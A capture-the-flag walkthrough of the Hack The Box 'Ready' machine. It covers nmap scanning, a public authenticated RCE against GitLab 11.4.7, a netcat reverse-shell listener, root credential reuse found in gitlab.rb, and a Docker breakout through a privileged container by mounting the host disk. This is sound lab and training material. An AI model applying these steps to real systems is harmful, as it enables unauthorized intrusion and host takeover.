Good evening hackers!! Today we will be doing a medium difficulty linux box whose name is Ready!! Are you ready? Lets get in!!

Enumeration


Starting with the nmap scan:

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
|_http-favicon: Unknown favicon MD5: F7E3D97F404E71D302B3239EEF48D5F2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.129.213.79:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


There are two ports, one is running ssh and the other one is http nginx. Lets attack nginx first.

Port 5080

Home page is running gitlab sign in page:



We don't have the credentials yet and the default credentials didn't work. So I registered and wanted to see what we can achieve by logging in as a normal user.



This is the dashboard when you sign up. I googled how to check version of gitlab. Click on upper right icon and select help.

It was running gitlab 11.4.7 . I searchsploited this version and there was an authenticated RCE.


```
┌──(root💀kali)-[/home/rishabh/HTB/Ready]
└─# searchsploit gitlab 11.4.7
1 ⚙
----------------------------------------------------------------------------
```

```
---- ----------------------------------
 Exploit Title
|  Path
-------------------------------------------------------------------------------
---- ----------------------------------
GitLab 11.4.7 - RCE (Authenticated) (2)
| ruby/webapps/49334.py
GitLab 11.4.7 - Remote Code Execution (Authenticated) (1)
| ruby/webapps/49257.py
-------------------------------------------------------------------------------
---- ----------------------------------
Shellcodes: No Results
```

Copy 49334.py exploit, run using python3 and set the parameters:

Initial Foothold

You will get the shell as git user.



Now upgrade the shell to fully interactive shell by using the following commands:


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
git@gitlab:~/gitlab-rails/working$
zsh: suspended  rlwrap nc -nvlp [redacted]

┌──(root💀kali)-[/home/rishabh/HTB/Ready]
└─# stty raw -echo

┌──(root💀kali)-[/home/rishabh/HTB/Ready]
                                        └─#
fg
[1]  + continued  rlwrap nc -nvlp [redacted]
git@gitlab:~/gitlab-rails/working$
```

Privilege Escalation


I ran two three initial commands to check for sudo privileges but the sudo command was not found. I transferred the linpeas script to the machine and let it do the heavylifting for me. It found that we are in a docker container and also fetched container ID.



Now further enumeration reveals that there are three important files which could be of use to us in /opt/backup directory.

```
ls -la
total 112
drwxr-xr-x 2 root root  4096 Dec  7  2020 .
drwxr-xr-x 1 root root  4096 Dec  1  2020 ..
-rw-r--r-- 1 root root   872 Dec  7  2020 docker-compose.yml
-rw-r--r-- 1 root root 15092 Dec  1  2020 gitlab-secrets.json
-rw-r--r-- 1 root root 79639 Dec  1  2020 gitlab.rb
```

gitlab-secret.json file contained ssh private keys in json format and other important auth information. In gitlab.rb file, there contained a smtp password:



Luckily, this password worked for root. Now, comes the heavy part. As root, we have to escape the docker container. If you take a look at docker-compose.yml file, you will see that the privileged flag is set to true.

```
cat docker-compose.yml
version: '2.4'

services:
  web:
    image: 'gitlab/gitlab-ce:11.4.7-ce.0'
    restart: always
    hostname: 'gitlab.example.com'
    environment:
      GITLAB_OMNIBUS_CONFIG: |
        external_url 'http://172.19.0.2'
        redis['bind']='127.0.0.1'
        redis['port']=6379
        gitlab_rails['initial_root_password']=File.read('/root_pass')
    networks:
      gitlab:
        ipv4_address: 172.19.0.2
    ports:
      - '5080:80'
      #- '127.0.0.1:5080:80'
      #- '127.0.0.1:50443:443'
      #- '127.0.0.1:5022:22'
    volumes:
      - './srv/gitlab/config:/etc/gitlab'
      - './srv/gitlab/logs:/var/log/gitlab'
      - './srv/gitlab/data:/var/opt/gitlab'
      - '                oot_pass'
    privileged: true
    restart: unless-stopped
    #mem_limit: 1024m

networks:
  gitlab:
    driver: bridge
    ipam:
      config:
        - subnet: 172.19.0.0/16
```

This means that the docker container is being run as -privileged flag, so by default we have root access to the host machine. But for this happen we need root access to the container which we have at the moment by using the password we found earlier. This is a great article on how to escape docker containers: https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation#privileged-flag

Now, run fdisk -l to see if you can see the host drive. On well configured docker containers, it wont allow to execute the "fdisk" command. If the --privileged flag is set, it is possible to get the privileges of the host system.

```
Device         Start      End  Sectors Size Type
/dev/sda1       2048     4095     2048   1M BIOS boot
/dev/sda2       4096 37746687 37742592  18G Linux filesystem
/dev/sda3   37746688 41940991  4194304   2G Linux swap
```

You can see from the output that the filesystem is being hosted on /dev/sda2. Now, all you need to do is mount the /dev/sda2 filesystem in your container and access it.

```
cd /mnt
ls
ls
mkdir -p pwned
mkdir -p pwned
ls
ls
pwned
mount /dev/sda2 pwned/
mount /dev/sda2 pwned/
ls
ls
pwned
ls -la
ls -la
total 12
drwxr-xr-x  1 root root 4096 Nov  3 21:25 .
drwxr-xr-x  1 root root 4096 Dec  1  2020 ..
drwxr-xr-x 20 root root 4096 Dec  7  2020 pwned
cd pwned
cd pwned
ls
ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
cd root
cd root
```

```
ls
ls
docker-gitlab  ready-channel  root.txt  snap
root@gitlab:/mnt/pwned/root#
```

As you can see, we now have full access to the host filesystem as root. Voila! This machine is pwned. Great machine, specially the docker escape, had to really dig in deep to get root inside the container and then eventually escaping out of the container. Cheers and happy hacking!!